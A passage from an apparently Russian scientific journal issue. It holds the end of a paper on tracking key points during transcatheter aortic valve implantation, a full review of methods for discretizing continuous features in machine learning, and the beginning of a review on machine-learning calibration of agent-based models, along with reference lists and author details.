В ходе исследования разработана система визуального ассистирования кардиохирурга при проведении процедуры транскатетерной имплантации аортального клапана. Эксперименты показали, что наиболее эффективным подходом трекинга ключевых точек является подход «pose estimation» с использованием модели YOLOv81-pose. Итоговое решение представляет собой систему, основанную на трех независимых моделях обнаружения с итоговой точностью, измеренной метрикой качества MAP, равной 79,3%, и временем анализа, не превышающим 12 мс. Разработанная система способна идентифицировать и отслеживать важные точки, определяющие местоположение корня аорты, системы доставки и протеза сердечного клапана в процессе операции, объединяя их в объекты исследования. Предполагается, что данная система может быть использована в качестве вспомогательного инструмента для оптимизации позиционирования клапана и в качестве компонента роботизированной системы для проведения TAVI.

Исследование выполнено при поддержке Министерства науки и высшего образования Российской Федерации, проект «Наука» FSWW-2023-0007.

Литература

1. The role of echocardiography and CT angiography in transcatheter aortic valve implantation patients / E. Chourdakis, I. Koniari, N.G. Kounis, D. Velissaris, N. Koutsogiannis, G. Tsigkas et al. // *J. Geriatr Cardiol.* – 2018. – Vol. 15. – PP. 86–94. DOI: 10.11909/j.issn.1671-5411.2018.01.006/
2. Complications after Transfemoral Transcatheter Aortic Valve Replacement with a Balloon-Expandable Prosthesis: The Importance of Preventative Measures and Contingency Planning / T. Chakravarty, H. Jilaihawi, N. Doctor, G. Fontana, J.S. Forrester, W. Cheng et al. // *Catheter Cardiovasc Interv.* – 2018. – Vol. 91. – PP. E29–E42. DOI: 10.1002/ccd.24888.
3. Impact of complications during transfemoral transcatheter aortic valve replacement: how can they be avoided and managed? / R. Scarsini, G.L. De Maria, J. Joseph, L. Fan, T.J. Cahill, R.A. Kotronias et al. // *J. Am Heart Assoc.* – 2019. – Vol. 8. – P. e013801. DOI: 10.1161/JAHA.119.013801.
4. Updated standardized endpoint definitions for transcatheter aortic valve implantation: the Valve Academic

- Research Consortium-2 consensus document (VARC-2) / A.P. Kappetein, S.J. Head, P. Genereux, N. Piazza, N.M. van Mieghem, E.H. Blackstone et al. // *Eur J. Cardio-Thoracic Surg.* – 2012. – Vol. 42. – PP. S45–S60. DOI: 10.1093/ejcts/ezs533.
5. Robotic-assisted real-time MRI-guided TAVR: from system deployment to in vivo experiment in swine model / J.L. Chan, D. Mazilu, J.G. Miller, T. Hunt, K.A. Horvath, M. Li // *Int J. Comput Assist Radiol Surg.* – 2016. – Vol. 11. – PP. 1905–18. DOI: 10.1007/s11548-016-1421-4.
6. Kilic T. Transcatheter aortic valve implantation: a revolution in the therapy of elderly and high-risk patients with severe aortic stenosis / T. Kilic, I. Yilmaz // *J. Geriatr Cardiol.* – 2017. – Vol. 14. – PP. 204–17. DOI: 10.11909/j.issn.1671-5411.2017.03.002.
7. C-THV measures of self-expandable valve positioning and correlation with implant outcomes / P. Codner, I. Lavi, G. Malki, H. Vaknin-Assa, A. Assali, R. Kornowski // *Catheter Cardiovasc Interv.* – 2014. – Vol. 84. – PP. 877–84. DOI: 10.1002/ccd.25594.
8. Aortic root evaluation prior to transcatheter aortic valve implantation-Correlation of manual and semi-automatic measurements / B. Horehledova, C. Muhl, C. Schwemmer, B.M.F. Hendriks, N.G. Eijssvoogel, B.L.J.H. Kietselaer et al. // *PLoS One.* – 2018. – Vol. 13. – P. e0199732. DOI: 10.1371/journal.pone.0199732.
9. Duan K. et al. Centernet: Keypoint triplets for object detection // *Proceedings of the IEEE/CVF international conference on computer vision.* – 2019. – PP. 6569–6578.
10. Murphy-Chutorian E. Head pose estimation in computer vision: A survey / E. Murphy-Chutorian, M.M. Trivedi // *IEEE transactions on pattern analysis and machine intelligence.* – 2008. – Vol. 31, No. 4. – PP. 607–626.
11. YOLOPose: Enhancing YOLO for Multi Person Pose Estimation using Object Keypoint Similarity Loss / Maji Debapriya Nagori, Soyeb Mathew, Manu Poddar Deepak // *Conference: 2022 IEEE/CVF Conference on Computer Vision and Pattern Recognition Workshops (CVPRW).* – 2022. – PP. 2636–2645. DOI: 10.1109/CVPRW56347.2022.00297.

Лаптев Владислав Витальевич

Аспирант инженерной школы информационных технологий и робототехники (ИШИТР)
Национального исследовательского
Томского политехнического ун-та (НИ ТПУ)
Эл. почта: vvl39@tpu.ru

Гергет Ольга Михайловна

Д-р техн. наук, проф. отд. информационных технологий
НИ ТПУ
Эл. почта: gergget@tpu.ru

И.А. Ходашинский, Р.О. Остапенко

Обзор методов дискретизации непрерывных признаков

Выполнен обзор методов преобразования (дискретизации) из непрерывных величин в номинальные. Дискретизация непрерывных признаков упрощает структуру данных и облегчает их понимание и анализ. Дискретизация обеспечивает лучшее представление знаний и повышает точность некоторых моделей машинного обучения. Понимание нюансов и приложений методов дискретизации позволит специалистам ориентироваться в тонкостях преобразования данных, способствуя построению более точных и надежных моделей машинного обучения.

Ключевые слова: непрерывные признаки, номинальные признаки, управляемая дискретизация, неуправляемая дискретизация.

В репрезентационной теории измерений [1] измеряемые свойства объекта или признаки разделяются на два типа: количественные и качественные. Понятия эти определяются основоположником теории измерений Кемпбелом следующим образом: «Количественными называются такие свойства, для которых определены эмпирические операции, подобные арифметическому действию сложения; качественные характеризуются отсутствием таких операций» (цитируется по [1]). Признаки, допускающие операции в абсолютных шкалах, шкалах отношений и интервалов, относятся к количественным признакам. Признаки, допускающие операции только в шкалах порядка и наименований, относятся к категории качественных признаков [2].

В нашей работе рассмотрены два типа признаков: непрерывные, полностью наследующие свойства количественных признаков, и номинальные, допускающие операции только в шкале наименований, в которой кроме сравнения на совпадение любые другие операции смысла не имеют.

Реальные наборы данных часто содержат признаки со смешанными непрерывными и номинальными значениями [3]. Обработка таких признаков – классификация, кластеризация, аппроксимация – является важной и сложной проблемой. Однако лишь немногие методы могут работать со смешанными данными напрямую без их преобразования. К таким методам относятся, например, деревья решений и метод *k*-ближайший соседей (*k*NN).

Можно выделить три подхода в обработке смешанных данных: 1) дискретизация непрерывных данных; 2) числовое представление номинальных данных; 3) вычисление расстояния между образцами смешанных данных.

Целью данной работы является анализ методов дискретизации непрерывных данных.

Основы

Непрерывный характер величин не обязательно является преимуществом. Некоторые статистические методы и методы машинного обучения применимы только к наборам данных с номинальными или дискретными признаками. Непрерывные величины могут быть слишком специфичными для обеспечения обобщения, тем самым ограничивая прогностические возможности полученных моделей данных и, возможно, вызывая риск переобучения.

Системы, построенные на основе непрерывных признаков, могут предъявлять значительно более высокие требования к хранению и времени обработки [4]. Одним из решений этих проблем является дискретизация или разделение непрерывных величин на несколько интервалов и рассмотрение каждого такого интервала как категории (группы, ранга).

Дискретизация непрерывных данных – это процесс преобразования непрерывных величин в дискретные или номинальные значения (признаки). Указанный процесс часто включает следующие этапы: 1) определение диапазона значений переменной; 2) сортировка исходных значений переменной; 3) разбиение диапазона значений признака на интервалы, ограниченные парами чисел (точками отсечения); 4) присвоение меток (индексов) каждому интервалу. Результатом дискретизации является специфическая грануляция входной области, поскольку сконструированные интервалы представляют диапазоны значений признаков [5].

Найденные интервалы могут обрабатываться как номинальные данные и применяться в моделях классификации, которые требуют номинальные данные в качестве входных данных, например, деревья решений, алгоритм *Argi01* и байесовский классификатор. Преобразованные данные могут быть применены и в моделях кластеризации номинальных данных, например в *k*-modes.

Дискретизация предполагает нахождение конечного множества точек отсечения для разделения диапазона изменения дискретизируемого признака на заданное количество смежных интервалов, которые имеют хорошую согласованность с классами (группами); согласованность измеряется с помощью функции оценки, в качестве которой могут выступать, например, статистические критерии или теоретико-множественные оценки. Помимо максимизации взаимозависимости между метками классов и значениями признаков, хороший метод дискретизации должен минимизировать количество интервалов без значительной потери взаимозависимости «признак-класс».

Кроме того, хороший алгоритм дискретизации должен компенсировать потерю информации, которая неизбежна для такого рода процессов, и генерировать допустимое количество точек отсечения, т.е. приемлемое пространство поиска [6].

Таксономия методов дискретизации

Существуют различные основания классификации стратегий и методов дискретизации:

- экспертные / управляемые / неуправляемые,
- локальные / глобальные,
- прямые / инкрементные,
- динамические / статические,
- одномерные / многомерные,
- разделение / слияние.

Глобальный метод одновременно учитывает все признаки в наборе данных и формирует функцию преобразования для всего набора, тогда как локальный метод ограничивает ее только одним признаком.

Статические методы дискретизации являются автономными и выполняются перед задачей обучения; динамические методы дискретизации интегрированы в процесс обучения.

Прямые методы используют свободный параметр для установки количества интервалов, тогда как инкрементные методы определяют количество интервалов в процессе дискретизации, используя дополнительные критерии.

Одномерные алгоритмы дискретизируют каждый атрибут отдельно, тогда как многомерные дискретизаторы учитывают комбинацию атрибутов при дискретизации данных.

Методы слияния начинают работу с полного списка всех непрерывных значений признака в качестве точек разделения и удаляют некоторые из них путем слияния интервалов в процессе дискретизации. Методы разделения начинаются с пустого списка точек разделения и продолжают добавлять новые в список путем разделения интервалов по мере выполнения дискретизации.

Экспертный метод предполагает выбор пользователем без использования компьютерных алгоритмов пороговых значений дискретизации на основе физической значимости, теоретических знаний или экспертной интерпретации предметной области. Для выполнения экспертного метода дискретизации могут быть использованы гистограммы или деревья регрессии для лучшего понимания пороговых значений, присутствующих в данных [7]. Наша работа сосредоточена на рассмотрении управляемых и неуправляемых методов дискретизации. Управляемые методы учитывают информацию о метке класса при формировании интервалов, неуправляемые методы информацию о метке класса не используют.

Неуправляемые методы дискретизации

Неуправляемая дискретизация основана на внутреннем распределении данных каждого признака. Двумя наиболее распространенными неуправляемыми методами являются дискретизация равной ширины (ДРШ) и дискретизация равной частоты (ДРЧ). Метод ДРШ делит диапазон значений непрерывного признака на заданное количество интервалов одинакового размера. Всем значениям непрерывной переменной, попадающим в определенный интервал, присваивается дискретное значение, равное индексу этого интервала. При дискретизации

методом ДРЧ диапазон непрерывных значений данного признака будет разделен на заданное количество интервалов таким образом, чтобы в каждом интервале содержалось одинаковое количество образцов исходного набора данных. Аналогично предыдущему методу непрерывные значения будут представлены индексами интервалов [8–10]. Чтобы применить указанные методы дискретизации, необходимо указать количество интервалов для разделения данных.

Метод пропорциональной k -интервальной дискретизации (PKID) [11] основан на ДРЧ. Здесь количество и размер интервалов определяются N количеством обучающих данных. Метод делит значения признака на \sqrt{N} интервалов, каждый из которых содержит приблизительно \sqrt{N} экземпляров данных.

В отличие от метода ДРЧ, метод FFD [12] – дискретизация с фиксированной частотой – делит непрерывные данные на интервалы с предопределенной частотой, которая и определяет количество интервалов.

В [13] представлен алгоритм MVD (Multivariate Discretization), который может обнаруживать многомерные взаимодействия между признаками и соответствующим образом дискретизировать непрерывные данные. Алгоритм разбивает непрерывные признаки на интервалы, а затем объединяет смежные интервалы, только если их экземпляры имеют схожие многомерные распределения.

Примером еще одного метода неуправляемой дискретизации является алгоритм кластеризации k -means, однако он игнорирует возможную неоднородность внутри кластера.

Более продвинутые методы основаны на оценке плотности и, в частности, на построении адаптивных гистограмм. Адаптивная гистограмма – это вероятностная модель, которая аппроксимирует плотности вероятности кусочно-постоянными плотностями, разделяя данные на ячейки таким образом, чтобы, во-первых, плотность вероятности внутри каждой ячейки была приблизительно одинаковой, в противном случае необходимы более мелкие ячейки, во-вторых, плотности вероятности соседних ячеек существенно отличались, в противном случае их следует объединить [14].

Авторы [15] формализовали процесс построения адаптивной гистограммы, используя основанный на энтропии принцип минимальной длины описания (MDL) [Dwivedi], который минимизирует потерю информации при определении точки отсечения.

Авторы [16] представили проблему дискретизации как задачу выбора модели на основе MDL и предложили теоретико-информационный метод неуправляемой дискретизации (IPD), который учитывает распределение данных по всем другим измерениям и направлен на сохранение многомерных взаимодействий, присутствующих в исходных данных.

Основываясь на одномерной MDL-гистограмме, авторы [14] предложили класс моделей, которые

обеспечивают гибкое разделение двумерных данных. Пространство поиска ограничивается за счет введения эвристического алгоритма PALM, который реализует стратегии поиска сверху вниз (разбиение) и снизу вверх (слияние), используя принцип MDL. Однако из-за роста пространства поиска представленный подход полностью не решает задачу многомерной дискретизации. В [14] на двумерных данных показано, что результаты дискретизации, полученные с помощью IPD, имеют гораздо более грубую детализацию и сохраняют меньше информации из исходных наборов данных по сравнению с алгоритмом PALM, кроме того, PALM сходится, в отличие от IPD.

Дискретизация может быть выполнена по схеме обертки, используя обратную связь с классификатором. Для определения оптимальных пороговых значений могут быть использованы метаэвристические алгоритмы оптимизации [17], которые используются для максимизации точности классификации и минимизации количества интервалов. В [18] начальная схема дискретизации инициализировалась на основе принципа MDL, затем с использованием алгоритма роящихся частиц выполнялась тонкая настройка полученной схемы.

Авторы [19] применили генетический алгоритм сортировки без доминирования NSGA-II для многоцелевой дискретизации несбалансированных наборов данных. В предложенном алгоритме используется трехцелевая функция, которая 1) для выбора лучших точек отсечения вычисляет AUC вместо точности классификации, чтобы идентифицировать класс меньшинства; 2) уменьшает количество точек отсечения; 3) выбирает значения, имеющие низкую частоту, в качестве возможных точек отсечения [20].

Авторы [21] для определения оптимальных пороговых значений для байесовского классификатора и kNN использовали алгоритм летучих мышей и алгоритм китов [22].

Управляемые методы дискретизации

Алгоритм управляемой дискретизации преобразует признак из непрерывного в номинальный, используя метку класса экземпляра. При таком преобразовании существует риск потери информации, особенно если создается очень небольшое количество интервалов. Следовательно, алгоритм дискретизации должен найти баланс между количеством созданных интервалов и потерянной информацией [23].

Управляемая дискретизация рассматривается как задача оптимизации, требующая разработки целевой функции на основе различных критериев, включая *статистические критерии, энтропию, взаимную информацию, взаимозависимости класс-признак* и некоторые другие [24].

Алгоритм ChiMerge [25] использует стратегию слияния для объединения смежных интервалов и статистику χ^2 для проверки гипотезы о том, что два дискретных признака статистически независимы. Алгоритм состоит из двух основных шагов: 1) инициализация и 2) слияние, при котором интервалы

объединяются до тех пор, пока не будет выполнено условие завершения, которое определяется предварительно заданным уровнем значимости. Алгоритм Chi2 [26] является модификацией алгоритма ChiMerge. Он автоматизирует процесс дискретизации, вводя показатель несогласованности в качестве критерия останова, и автоматически выбирает значение значимости χ^2 . Кроме того, он добавляет более тонкую фазу, направленную на отбор признаков. Однако алгоритм Chi2 не учитывает неточность, присущую критерию слияния ChiMerge. Задаваемый пользователем показатель несогласованности также вносит неточность в процесс дискретизации [27].

В [28] предложен алгоритм локальной дискретизации непрерывных признаков, основанный на энтропии и принципе минимальной длины описания (MDLP). Алгоритм завершает свою работу, когда он удовлетворяет критерию минимальной длины описания, который определяет оптимальное количество генерируемых интервалов [29]. Алгоритм MDLP хорошо протестирован, реализован в программных пакетах R и Python и послужил основой для создания многих алгоритмов управляемой дискретизации [30, 31].

Если в процессе дискретизации методом разделения интервал остается неразделенным, как следствие, признак имеет постоянное номинальное значение для всех образцов данных, что позволяет исключить его из модели машинного обучения. В [5] эти признаки предложено подвергнуть более сложным преобразованиям с помощью процедуры двухуровневой дискретизации. На первом этапе данные дискретизированы управляемым алгоритмом MDLP, а на втором этапе признаки, для которых был сформирован только один интервал, дополнительно преобразованы управляемыми методами ДРШ и ДРЧ с изменением количества интервалов от 2 до 10. Комбинация обоих подходов позволяет получить значимые дискретные представления для всех признаков.

Для минимизации потери информации в процессе дискретизации необходимо учитывать свойства данных. Большинство подходов предполагают, что значения непрерывного признака монотонны относительно вероятности принадлежности к определенному классу. Другими словами, предполагается, что увеличение или уменьшение значения признака приводит к пропорциональному увеличению или уменьшению классификационного балла. Это предположение не всегда может быть верным для всех признаков.

В [32] представлены гибкие стратегии дискретизации, основанные на энтропии, способные фиксировать немонотонность значений признаков. Алгоритм может регулировать количество точек отсечения и значений в зависимости от свойств данных; он не требует установки какого-либо гиперпараметра или порога.

Алгоритм CADD [33] максимизирует взаимозависимость между дискретными интервалами и метками классов, измеряемую как отношение взаимной

информации к совместной энтропии. Алгоритм автоматически определяет количество интервалов. Однако он имеет тенденцию к формированию слишком большого количества малых интервалов дискретизации. Для предотвращения указанного недостатка пользователем должен быть задан порог количества интервалов, но это не гарантирует оптимальность полученной схемы дискретизации.

В [34] предложен управляемый метод дискретизации CAIM (class-attribute interdependence maximization), целью которого является максимизация взаимозависимости класс–признак при минимальном количестве дискретных интервалов. Метод не требует взаимодействия с пользователем, автоматически выбирает количество интервалов дискретизации. Однако у него есть два недостатка: во-первых, он генерирует схемы дискретизации, в которых количество интервалов равно или очень близко к количеству классов; во-вторых, метод CAIM учитывает только класс данных с наибольшим количеством экземпляров. Такое поведение может снизить качество схемы дискретизации для несбалансированных наборов данных [35].

Авторы [36] улучшили CAIM, назвав его uc-CAIM. Новый алгоритм генерирует более гибкие схемы дискретизации, производя при этом небольшое количество интервалов; качество интервалов улучшается на основе распределения классов данных, что приводит к лучшей производительности классификации на сбалансированных и особенно несбалансированных данных; время выполнения uc-CAIM меньше, чем у CAIM [36].

В [37] предлагается алгоритм управляемой дискретизации на основе модели гауссовой смеси (GMBD), учитывающий исходное мультимодальное распределение непрерывных величин. Алгоритм использует мультимодальные плотности классов каждого признака для определения точек отсечения. Мультимодальная плотность фиксируется с помощью моделей гауссовой смеси, где число гауссовых компонентов определяется с помощью байесовского информационного критерия [38]. Однако предлагаемый алгоритм не учитывает взаимосвязь переменных в процессе дискретизации.

В [39] предлагается критерий «максимальной зависимости – минимальной дивергенции» (MDmD), который максимизирует как дискриминантную информацию, так и способность к обобщению дискретизированных данных. Критерий максимальной зависимости максимизирует статистическую зависимость между дискретизированными данными и классификационной переменной, в то время как критерий минимальной дивергенции явно минимизирует JS-дивергенцию между обучающими данными и данными проверки для данной схемы дискретизации. Предлагается схема дискретизации максимальной релевантности – минимальной дивергенции (MRmD), где каждый атрибут дискретизируется отдельно, одновременно максимизируя дискриминантную информацию и способность дискретизированных данных к обобщению.

В [40] показано, что проблема ранней остановки в MDL может привести к значительной потере дискриминантной информации в процессе дискретизации. Авторы [40] разработали структуру дискретизации и классификации, чтобы сбалансировать способность обобщения и дискриминационную силу как во время дискретизации данных, так и во время классификации, и предложили метод частично управляемой адаптивной дискриминантной дискретизации (SADD), в котором немаркированным данным сначала назначается псевдометка с использованием простой модели классификации, такой как классификатор k-NN [Hu], затем псевдомаркированные данные интегрируются с маркированными данными.

Заключение

Дискретизация, т.е. преобразование непрерывных переменных в дискретные, является важным этапом в создании приложений в области обнаружения знаний и прогнозного моделирования. Хороший метод дискретизации обеспечивает баланс между объемом сохраняемой информации и сложностью представления дискретизированных данных, чтобы избежать слишком грубой дискретизации, приводящей к серьезной потере информации, или слишком мелкозернистой, приводящей, в худшем случае, к единичному интервалу [14]. Однако получение оптимально дискретизированных данных является NP-трудной задачей [32]. Дискретизация данных – это метод предварительной обработки, который преобразует непрерывные данные в дискретные интервалы или категории. Метод используется в алгоритмах машинного обучения, которые более эффективно работают с дискретными данными.

Необходимость операции дискретизации обусловлена следующими факторами:

1) некоторые модели машинного обучения, такие как деревья решений, классификатор на основе правил (исключая нечеткий классификатор) и байесовский классификатор, лучше работают с дискретными признаками;

2) дискретные и номинальные величины легче воспринимаются человеком, а модели, оперирующие этими величинами, более понятны и легче интерпретируемы за счет уменьшения количества значений этих величин;

3) дискретизация может уменьшить влияния шума и выбросов в данных на точность прогнозной модели;

4) за счет уменьшения пространства поиска дискретизация ускоряет процесс обучения;

5) некоторые авторы [32] утверждают, что дискретизация повышает точность классификатора по сравнению к исходными непрерывными данными.

Основные недостатки дискретизации связаны с тем, что неуправляемые методы дискретизации могут привести к потере информации, например, в одном интервале могут оказаться значения, тесно связанные с разными классами. Немаловажной является проблема определения подходящего количества и

размера используемых интервалов. Если интервалы слишком малы, результирующие категории могут не иметь смысла; если интервалы слишком велики, важная информация может быть потеряна. Оптимальная дискретизация является NP-трудной задачей. Как управляемые, так и неуправляемые методы дискретизации могут создавать интервалы, которые не имеют физического смысла.

В данной работе представлены краткий обзор методов дискретизации и подходы к оптимизации потенциальных точек отсечения. Выбор лучшего метода дискретизации зависит от характера проблемы и размера рассматриваемого набора данных. Так, например, применение метаэвристических алгоритмов способствует получению хороших результатов дискретизации в задачах с многомерным пространством признаков с непрерывными значениями. Однако платой за это будет высокая вычислительная сложность. Энтропия является основой для локальной обработки непрерывных признаков, методы на ее основе имеют сравнительно невысокую вычислительную сложность, но не гарантируют высокую эффективность.

Перспективной областью будущих исследований является гибридизация статистических и теоретико-информационных методов и методов машинного обучения.

Работа выполнена при финансовой поддержке РФФИ, грант № 24-21-00168 (<https://rscf.ru/project/24-21-00168/>).

Литература

1. Суппес П. Основы теории измерений / Психологические измерения / П. Суппес, Дж. Зинес. – М.: Мир, 1967. – С. 9–110.
2. Ходашинский И.А. Методы мягкого оценивания величин. – Томск: Томск. гос. ун-т систем управления и радиоэлектроники, 2007. – 152 с.
3. Hodashinsky I. Extracting Fuzzy Classifier Rules from Mixed Continuous and Categorical Data / I. Hodashinsky, R. Ostapenko // X International Conference on Information Technology and Nanotechnology. – Samara, 2024. – PP. 1–6.
4. Stanczyk U. Discretisation of conditions in decision rules induced for continuous data / U. Stanczyk, B. Zielosko, G. Baron // PLoS ONE. – 2020. – Vol. 15. – P. e0231788.
5. Stanczyk U. Significance of Single-Interval Discrete Attributes: Case Study on Two-Level Discretisation / U. Stanczyk, B. Zielosko, G. Baron // Applied Science. – 2024. – Vol. 14. – P. 4088.
6. Kotsiantis S. Discretization techniques: A recent survey / S. Kotsiantis, D. Kanellopoulos // GESTS International Transactions on Computer Science and Engineering. – 2006. – Vol. 32. – PP. 47–58.
7. Beuzen T. A comparison of methods for discretizing continuous variables in Bayesian Networks / T. Beuzen, L. Marshall, K.D. Splinter // Environmental Modelling & Software. – 2018. – Vol. 108. – PP. 61–66.
8. Chmielewski M.R. Global discretization of continuous attributes as preprocessing for machine learning / M.R. Chmielewski, J.W. Grzymala-Busse // International Journal of Approximate Reasoning. – 1996. – Vol. 15. – PP. 319–331.
9. Automatic labelling of clusters of discrete and continuous data with supervised machine learning / L.A. Lopes, V.P. Machado, R.A.L. Rabelo, R.A.S. Fernandes, B.V.A. Lima // Knowledge-Based Systems. – 2016. – Vol. 106. – PP. 231–241.
10. Li D. An interactive teaching evaluation system for preschool education in universities based on machine learning algorithm // Computers in Human Behavior. – 2024. – Vol. 157. – P. 108211.
11. Yang Y. Proportional k-interval discretization for naive-Bayes classifiers / Y. Yang, G.I. Webb // LNAI. – 2001. – Vol. 2167. – PP. 564–575.
12. Yang Y. Discretization for naive-Bayes learning: managing discretization bias and variance / Y. Yang, G.I. Webb // Machine Learning. – 2009. – Vol. 74. – PP. 39–74.
13. Bay S.D. Multivariate Discretization for Set Mining // Knowledge Information Systems. – 2001. – Vol. 3. – PP. 491–512.
14. Yang L. Unsupervised discretization by two-dimensional MDL-based histogram / L. Yang, M. Baratchi, M. van Leeuwen // Machine Learning. – 2023. – Vol. 112. – PP. 2397–2431.
15. Kontkanen P. MDL histogram density estimation / P. Kontkanen, P. Myllymaki // Proceedings of the Eleventh International Conference on Artificial Intelligence and Statistics. – PMLR, 2007. – Vol. 2. – PP. 219–226.
16. Unsupervised interaction-preserving discretization of multivariate data / H.V. Nguyen, E. Müller, J. Vreeken, K. Böhm // Data Mining and Knowledge Discovery. – 2014. – Vol. 28. – PP. 1366–1397.
17. Ходашинский И.А. Методы повышения эффективности роевых алгоритмов оптимизации // Автоматика и телемеханика. – 2021. – № 6. – С. 3–45.
18. Tran B. A New Representation in PSO for Discretization-Based Feature Selection / B. Tran, B. Xue, M. Zhang // IEEE Transactions on Cybernetics. – 2018. – Vol. 48. – PP. 1733–1746.
19. Tahan M.H. EMDID: Evolutionary multi-objective discretization for imbalanced datasets / M.H. Tahan, S. Asadi // Information Sciences. – 2018. – Vol. 432. – PP. 442–461.
20. Rahman M.G. Discretization of continuous attributes through low frequency numerical values and attribute interdependency / M.G. Rahman, M.Z. Islam // Expert Systems with Applications. – 2016. – Vol. 45. – PP. 410–423.
21. Mohamed R. An improve unsupervised discretization using optimization algorithms for classification problems / R. Mohamed, N.A. Samsudin // Indonesian Journal of Electrical Engineering and Computer Science. – 2024. – Vol. 34. – PP. 1344–1352.
22. Koryshev N. Building a fuzzy classifier based on whale optimization algorithm to detect network intrusions / N. Koryshev, I. Hodashinsky, A. Shelupanov // Symmetry. – 2021. – Vol. 13, No. 7. – P. 1211.
23. Aristodimou A. A fast supervised density-based discretization algorithm for classification tasks in the medical domain / A. Aristodimou, A. Diavastos, C.S. Pattichis // Health Informatics Journal. – 2022. – Vol. 28. – PP. 1–22.
24. A Novel Dynamic Programming Method for Non-parametric Data Discretization/ B.Q. Trung, V.H. Minh, N.T.H. Linh, B.T.M. Anh // LNCS. – 2024. – Vol. 14795. – PP. 215–227.
25. Kerber R. ChiMerge: Discretization of Numeric Attributes // Proceedings of the Tenth National Conference on Artificial Intelligence. – AAAI Press, 1992. – PP. 123–128.
26. Liu H. Feature Selection via Discretization of Numeric Attributes / H. Liu, R. Setiono // IEEE Transactions on Knowledge and Data Engineering. – 1997. – Vol. 9. – PP. 642–645.
27. Tay F. A modified Chi2 algorithm for discretization / F. Tay, L. Shen // IEEE Transactions on Knowledge and Data Engineering. – 2002. – Vol. 14. – PP. 666–670.

28. Fayyad U.M. Multi-Interval Discretization of Continuous-Valued Attributes for Classification Learning / U.M. Fayyad, K.B. Irani // Proceedings of the 13th International Joint Conference on Artificial Intelligence. – Chambery, 1993. – PP. 1022–1027.
29. Toulabinejad E. Supervised discretization of continuous-valued attributes for classification using RACER algorithm / E. Toulabinejad, M. Mirsafaei, A. Basiri // Expert Systems with Applications. – 2024. – Vol. 244. – P. 121203.
30. A Survey of Discretization Techniques: Taxonomy and Empirical Analysis in Supervised Learning / S. Garcia, J. Luengo, J.A. Saez, V. Lopez, F. Herrera // IEEE Transactions on Knowledge and Data Engineering. – 2013. – Vol. 25. – PP. 734–750.
31. Ali R. Rough set-based approaches for discretization: a compact review / R. Ali, M.H. Siddiqi, S. Lee // Artificial Intelligence Review. – 2015. – Vol. 44. – PP. 235–263.
32. Senozan H. A flexible non-monotonic discretization method for pre-processing in supervised learning / H. Senozan, B. Soylu // Pattern Recognition Letters. – 2024. – Vol. 181. – PP. 77–85.
33. Ching J.Y. Class-dependent discretization for inductive learning from continuous and mixed-mode data / J.Y. Ching, A.K.C. Wong, K.C.C. Chan // IEEE Transactions on Pattern Analysis and Machine Intelligence. – 1995. – Vol. 17. – PP. 641–651.
34. Kurgan L.A., Cios K.J. CAIM Discretization Algorithm // IEEE Transactions on Knowledge and Data Engineering. – 2004. – Vol. 16, No. 2. – PP. 145–153.
35. Tsai C.J. A discretization algorithm based on class-attribute contingency coefficient / C.J. Tsai., C.I. Lee, W.P. Yang // Information Science. – 2008. – Vol. 178. – PP. 714–731.
36. ur-CAIM: improved CAIM discretization for unbalanced and balanced data / A. Cano, D.T. Nguyen, S. Ventura, K.J. Cios // Soft Computing. – 2016. – Vol. 20. – PP. 173–188.
37. Khanmohammadi S. A Gaussian mixture model based discretization algorithm for associative classification of medical data / S. Khanmohammadi, C.-A. Chou // Expert Systems with Applications. – 2016. – Vol. 58. – PP. 119–129.
38. Ходашинский И.А. Построение компактных и точных нечетких моделей на основе статистических информационных критериев // Информатика и системы управления. – 2014. – Т. 39, № 1. – С. 99–107.
39. Wang S. A Max-Relevance-Min-Divergence criterion for data discretization with applications on naive Bayes / S. Wang, J. Ren, R. Bai // Pattern Recognition. – 2024. – Vol. 149. – P. 110236.
40. Wang S. A semi-supervised adaptive discriminative discretization method improving discrimination power of regularized naive Bayes / S. Wang, J. Ren, R. Bai // Expert Systems with Applications. – 2023. – Vol. 225. – P. 120094.

Ходашинский Илья Александрович

Д-р техн. наук, проф. каф. компьютерных систем в управлении и проектировании (КСУП) ТУСУРа
ORCID: <https://orcid.org/0000-0002-9355-7638>
Эл. почта: hodashn@gmail.com

Остапенко Роман Олегович

Аспирант каф. КСУП ТУСУРа
Эл. почта: romanOstpub@mail.ru

Д.М. Радченко

Краткий обзор применения методов машинного обучения в калибровке агентных моделей

Агентное моделирование является мощным инструментом для изучения сложных систем, позволяя анализировать поведение агентов и их взаимодействие на микроуровне. В статье рассмотрены случаи применения машинного обучения в калибровке агентных моделей. По результатам обзора литературы показано, что применение машинного обучения в агентных моделях позволяет значительно повысить эффективность процедуры поиска оптимальных решений в задачах калибровки параметров.

Ключевые слова: агентное моделирование, машинное обучение, калибровка модели.

Из-за сложности внутренней структуры агентных моделей откалибровать параметры непосредственно на микроуровне может быть достаточно трудно. Калибровка и оценка агентных моделей непросты еще и потому, что сложные микроэкономические взаимодействия и наличие повсеместных нелинейностей (даже в простейших моделях) не позволяют получить решение функции правдоподобия в замкнутом виде [1].

Для небольшого числа параметров и/или небольшого масштаба модели, как было показано в книге G. Fagiolo и др. [1], может использоваться метод косвенного вывода (indirect inference methods).

Еще одно из возможных решений – свести к минимуму погрешность между выходными данными модели и реальными статистическими данными, что обеспечивает метод имитируемых моментов (method of simulated moments, MSM). Его можно рассматривать как подтип обобщенного метода моментов (generalized method of moments, GMM). Суть состоит в том, что выбирается такой вектор параметров модели, чтобы моменты имитационной модели X^S соответствовали моментам реальных данных X^R [2]. Для этого строится функция расстояния, параметры которой подбираются путем ее минимизации во всем пространстве параметров.

Как отмечают G. Fagiolo и др. [1], MSM достаточно универсален и применим к любому типу агентной модели, однако он не лишен недостатков, которые проявляются тем сильнее, чем выше сложность и масштаб модели. Во-первых, аналитическое решение задачи минимизации аппроксимированной функции расстояния редко доступно, что вынуждает полагаться на численные приближения. Во-вторых, моменты выбираются произвольно, поэтому различные комбинации могут привести к различным результатам. В-третьих, процедура требует больших вычислительных затрат за счет необходимости в большом числе прогонов модели.

Схожи по своей сути с MSM метод имитации минимального расстояния (simulated minimum distance approach, SMD) и имитации максимального правдоподобия (simulated maximum likelihood approach, SML).

Также в литературе можно встретить примеры использования методов байесовского вывода [3].

